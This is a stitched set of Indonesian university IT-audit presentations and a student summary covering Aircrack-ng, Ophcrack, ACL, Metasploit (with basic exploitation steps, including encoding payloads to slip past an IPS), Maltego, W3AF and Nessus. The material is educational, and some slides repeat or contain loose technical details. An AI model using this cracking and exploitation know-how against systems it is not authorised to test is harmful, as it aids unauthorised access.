
2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted correctly: 100%

~
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I


IT AUDIT SOFTWARE ACL

KELOMPOK 3

Caesario Rian Saputra (182420131)

Masroni Dedi Kiswanto (182420139)

Hamzah Ramadhan (182420124)




IT AUDIT SOFTWARE ACL

KELOMPOK 3

Caesario Rian Saputra (182420131)

Masroni Dedi Kiswanto (182420139)

Hamzah Ramadhan (182420124)



apa itu ACL ?


- ACL (Audit Command Language) merupakan salah satu generalized audit software produksi ACL Servies Ltd, Canada
- Software ACL dirancang khusus untuk menganalisa data dan menghasilkan laporan audit
- ACL dirancang untuk membaca data hanya secara "READ ONLY"
- ACL umumnya digunakan oleh auditor sebagai alat bantu untuk melakukan data analysis, continous monitoring & froud detection


kemampuan & kelebihan ACL

- Universal Data Access
- Jumlah Data Besar
- Kecepatan Waktu Process
- Integritas Data
- Automasi
- Multi File Process
- Log file Navigation
- Fungsi Analisis yang lengkap
- Pelaporan yang handal
- It auit

bagaiman proses data ACL ?

- Data dari komputer mini atau mainframe dikonversi menjadi kode EBCDIC (Extended Binary Coded Decimal Interchange Code)
- Data di konversi ke dalam bentuk Text





Source

Tables

Views



Source data is the data that you acquire for your project.

A table describes the location, layout, and content of the source data.

Views let you arrange the way that data displays in your table. You can create many different views for each table.

manfaat ACL Tools

- Dapat membantu dalam mengakses data baik langsung (Direct) kedalam system jaringan ataupun tidak langsung (Indirect) melalui media lain seperti softcopy dalam bentuk teks file/report.
- Menempatkan kesalahan dan potensial fraud sebagai pembandingan dan menganalisa file-file menurut aturan-aturan yang ada.
- Mengidentifikasi kecenderungan/gejala-gejala, dapat juga menunjukan dengan tepat/sasaran pengecualian data dan menyoroti potensial area yang menjadi perhatian.
- Mengidentifikasi proses perhitungan kembali dan proses verifikasi yang benar.
- Mengidentifikasi persoalan sistem pengawasan dan memastikan terpenuhinya permohonan dengan aturan-aturan yang telah ditetapkan.




- Aging dan menganalisa Account Receivable/Payable atau beberapa transaksi lain dengan menggunakan basis waktu yang sensitif.
- Memulihkan biaya atau pendapatan yang hilang dengan pengujian data pada data-data duplikasi pembayaran, menguji data-data nomor Invoice/Faktur yang hilang atau pelayanan yang tidak tertagih.
- Menguji terhadap hubungan antara authorisasi karyawan dengan supplier.
- Melakukan proses Data Cleansing dan Data Matching atau pembersihan data dari data-data duplikasi terutama dari kesalahan pengetikan oleh End-User.
- Dapat melaksanakan tugas pengawasan dan pemeriksaan dengan lebih fokus, cepat, efisien, dan efektif dengan lingkup yang lebih luas dan analisa lebih mendalam. Mengidentifikasi penyimpangan (Fraud Detection) dapat dilakukan dengan cepat dan akurat sehingga memiliki waktu lebih banyak dalam menganalisa data dan pembuktian.

- Dapat membantu dalam mengAkses data baik langsung (Direct) kedalam system jaringan ataupun tidak langsung (InDirect) melalui media lain seperti softcopy dalam bentuk teks file/report.
- Menempatkan kesalahan dan potensial fraud sebagai pembanding dan menganalisa file-file menurut aturan-aturan yang ada.
- Mengidentifikasi kecenderungan/gejala-gejala, dapat juga menunjukan dengan tepat/sasaran pengecualian data dan menyoroti potensial area yang menjadi perhatian.
- Mengidentifikasi proses perhitungan kembali dan proses verifikasi yang benar.
- Mengidentifikasi persoalan sistem pengawasan dan memastikan terpenuhinya permohonan dengan aturan-aturan yang telah ditetapkan.



- Aging dan menganalisa Account Receivable/Payable atau beberapa transaksi lain dengan menggunakan basis waktu yang sensitif.
- Memulihkan biaya atau pendapatan yang hilang dengan pengujian data pada data-data duplikasi pembayaran, menguji data-data nomor Invoice/Faktur yang hilang atau pelayanan yang tidak tertagih.
- Menguji terhadap hubungan antara authorisasi karyawan dengan supplier.
- Melakukan proses Data Cleansing dan Data Matching atau pembersihan data dari data-data duplikasi terutama dari kesalahan pengetikan oleh End-User.
- Dapat melaksanakan tugas pengawasan dan pemeriksaan dengan lebih fokus, cepat, efisien, dan efektif dengan lingkup yang lebih luas dan analisa lebih mendalam. Mengidentifikasi penyimpangan (Fraud Detection) dapat dilakukan dengan cepat dan akurat sehingga memiliki waktu lebih banyak untuk menganalisa data dan pembuktian.






IT AUDIT SOFTWARE ACL

KELOMPOK 3

Caesario Rian Saputra (182420131)

Masroni Dedi Kiswanto (182420139)

Hamzah Ramadhan (182420124)





METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIE ANSYAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT


Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU

Nama : Mefta Eko Saputra
NIP : 182420113
Kelas : MTI20A
Study : IT Audit

Rangkuman Persentasi IT Audit Tools

1. Password cracking tools / Alat pemecahan kata password

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data. Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.** Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

a. Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. Fitur dari AirCrack adalah mendukung Brute Force, tersedia untuk berbagai OS tersedia dalam live CD dan banyak ditemukan di internet. AirCrack paling sesuai dengan standar 802.11a/b/g.

Standardisasi IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps

Standardisasi IEEE 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

Standardisasi IEEE 802.11g Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

b. OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force. Fitur OphCrack dapat digunakan di berbagai OS menggunakan LM Hash dan NTLM hash, pelangi table y yang tersedia secara gratis dan banyak di temukan di internet.

2. METASPLOIT

Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan. Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature IDS (Intrusion Detection System)*. Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.

Perjalanan METASPLOIT dari waktu kewaku bermula pada tahun 2003 H. More Menulis METASPLOIT dalam bahasa PERL, tahun 2007 Tim menuliskannya kembali dengan bahasa RUBY, tahun 2009 Diakuisi oleh perusahaan RAPID& dan dari tahun 2009 sampai sekarang telah tersedia varian METASPLOIT Freemwork & METASPLOIT Community yang di berikan secara gratis seangkan untuk versi METASPLOIT Express & METASPLOIT Profesional merukan produk KOMERSIAL.

KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode eksploit yang dipilih.
2. Memilih dan mengkonfigurasi eksploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.

3. MALTEGO

Maltego ini disebut OSINT (Open Source Intelligence Gathering) sebuah alat untuk melakukan *footprinting*, digunakan untuk mengumpulkan informasi sebanyak mungkin dengan tujuan forensik, *pen testing*, atau *ethical hacking*. Aplikasi yang digunakan untuk memetakan jaringan komunikasi Yang berada di internet tujuannya adalah mengumpulkan informasi tentang target dan menampilkan informasi tersebut dalam format yang mudah dimengerti, memvisualisasikan informasi tersebut ke dalam sebuah format graph, sangat cocok untuk *link analysis* dan *data mining*. Maltego dibedakan menjadi versi komersial (commercial edition) dan versi gratis (community edition). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, Sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego.

Fungsi MALTEGO adalah memudahkan seseorang yang mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan maltego, maka maltego akan menampilkan bebrap informasi seperti Block IP Hosting, Domain Rigger, Email USER Dan Admin, Phone Number, serta Peta Jarinagan .

4. W3AF

W3AF (Web Application Attack And Audit Framework) merupakan sebuah aplikasi yang bisa dijalankan di LINUX OS dan WINDOWS OS. Aplikasi ini sangat banyak di gemari oleh para heker W3AF adalah sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk meng-scan suatu website sehingga data mengetahui celah suatu kelemahan website. Aplikasi ini dibuat menggunakan bahasa pemrograman PHYTON.

Fungsi TOOL W3AF dalam IT Audit adalah

Membuat Perencanaan Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell

Mengolah ancaman Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman

Kesimpulan Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman

IT AUDIT SOFTWARE

Nama Kelompok :

- | | |
|-----------------------|-------------|
| 1.Dhea Noranita Putri | (182420112) |
| 2.Reynaldi | (182420111) |
| 3.Dini Rahmadia | (182420134) |
| 4.Mezi Puspayani | (182420120) |

MTI REG B 2019

Magister Teknik Informatika
Universitas Bina Darma

Palembang





Apa itu Nessus ?

- **Nessus** dibuat oleh Renaud Deraison pada tahun 1998. Nessus adalah salah satu scanner keamanan jaringan yang harus digunakan oleh administrator system. Nessus merupakan sebuah software scanning, yang dapat digunakan untuk meng-audit kewanaman sebuah sistem, seperti vulnerability, misconfiguration, security patch yang belum diaplikasikan, default password, dan denial of service. Nessus berfungsi untuk monitoring lalu-lintas jaringan.



Nessus Terbagi Menjadi 3 Tipe, Yaitu :

- **Nessus Home** : digunakan untuk personal
- **Nessus Profesional** : Digunakan untuk penggunaan komersial.
- **Nessus Manager / Nessus Cloud** : Fungsinya Vulnerability Manajemen untuk expert Security teams.



Fungsi nessus?

fungsi dari Nessus dapat digunakan untuk mendeteksi adanya kelemahan ataupun cacat dari suatu sistem

Nessus menjadi salah satu tool andalan ketika melakukan audit keamanan suatu sistem. Sebelum Nessus versi 3, aplikasi ini bersifat open source dan menjadi salah satu primadona di dunia open source. Namun sekarang mulai Nessus versi 3 oleh Teenable Security dijadikan sebagai aplikasi proprietary dan closed source



Fitur – fitur yang dimiliki Nessus :

1. **Plug-in architecture**

Setiap security test ditulis sebagai external plugin. Dengan fitur seperti ini, kita dapat dengan mudah menambah tes yang kita inginkan tanpa harus membaca kode dari nessusd engine.

2. **NASL (Nessus Attack Scripting Language)**

NASL adalah sebuah bahasa yang didesain untuk menulis program security test dengan mudah dan cepat. Selain dengan NASL, bahasa C juga dapat digunakan untuk menulis program security test.

3. **Up-to-date security vulnerability database.**



Fitur – fitur yang dimiliki Nessus :

4. Client-sever architecture

Nessus security scanner terdiri dari dua bagian yaitu: sebuah server yang berfungsi sebagai pelaku serangan, dan sebuah client yang berfungsi sebagaifrontend. Client dan server dapat berjalan pada sistem yang berbeda. Arti dari fitur ini adalah bahwa keseluruhan jaringan dapat diaudit melalui sebuah PC,dengan server yang melakukan serangan ke jaringan yang dituju.



Fitur – fitur yang dimiliki Nessus :

5. host yang banyak dalam waktu yang sama.

6. Smart service recognition.

Nessus tidak mempercayai host yang dituju menggunakan port standar yang ditentukan oleh IANA. Ini berarti Nessus dapat mengenali sebuah Web server yang berjalan pada port yang bukan merupakan port standar (contohnya pada port 8080), atau sebuah FTP server yang berjalan pada port 31337.



Fitur – fitur yang dimiliki Nessus :

7. Multiple Services

Apabila ada dua buah Web server pada host yang dituju maka Nessus akan mengetes kedua Web server tersebut.

8. Complete reports.

Nessus tidak hanya memberi tahu kelemahan dari jaringan yang dituju tetapi juga memberikan cara yang dapat digunakan untuk mencegah the bad guy untuk

mengeksploitasi kelemahan dari jaringan dan juga memberikan level resiko dari setiap masalah yang ditemukan.



Fitur – fitur yang dimiliki Nessus :

9. **Unix client** dapat mengeksport laporan sebagai Ascii text, HTML, LaTeX, dll.



Cara Kerja/pengoperasian Nessus :

- 1. memulai scanning
- 2. sebelum memulai scanning harus membuat template /policy untuk mendefinisikan scanning
- 3. jika sudah terbuat, maka akan muncul all policies
- 4. kemudian pilih menu scans>new scans
- 5. pada sub general isi nama sesuai keinginan



Cara Kerja/pengoperasian Nessus :

- 6. pada contoh ini akan melakukan scanning pada mesin so 7 dengan alamat IP 192.168.1.2 kemudian save
- Selesai
- Hasil yang di dapat adalah menampilkan semua informasi kerentanan atau celah yang dapat dimanfaatkan oleh seseorang hacker . Kita bias melihat apakah tingkat dari celah itu sedang, kritis atau hanya sekedar informasi saja



Nessus dapat digunakan untuk melakukan audit sebagai berikut:

- Credentialed and un-credentialed port scanning.
- Network based vulnerability scanning.
- Credentialed based patch audits for Windows and most UNIX platforms.
- Redentialed configuration auditing of most Windows and UNIX platforms.
- Robust and comprehensive credentialed security testing of 3rd party applications.
- Custom and embedded web application vulnerability testing.
- SQL database configuration auditing.
- Software enumeration on Unix and Windows.
- Testing anti-virus installs for out-of date signatures and configuration errors.



Download Nessus :

- Kita bisa mendapatkan software nessus pada laman <https://www.tenable.com/downloads/nessus?loginAttempted=true>
- Website Resmi <http://www.tenable.com/products/nessus-vulnerability-scanner>.



Kelebihan Nessus :

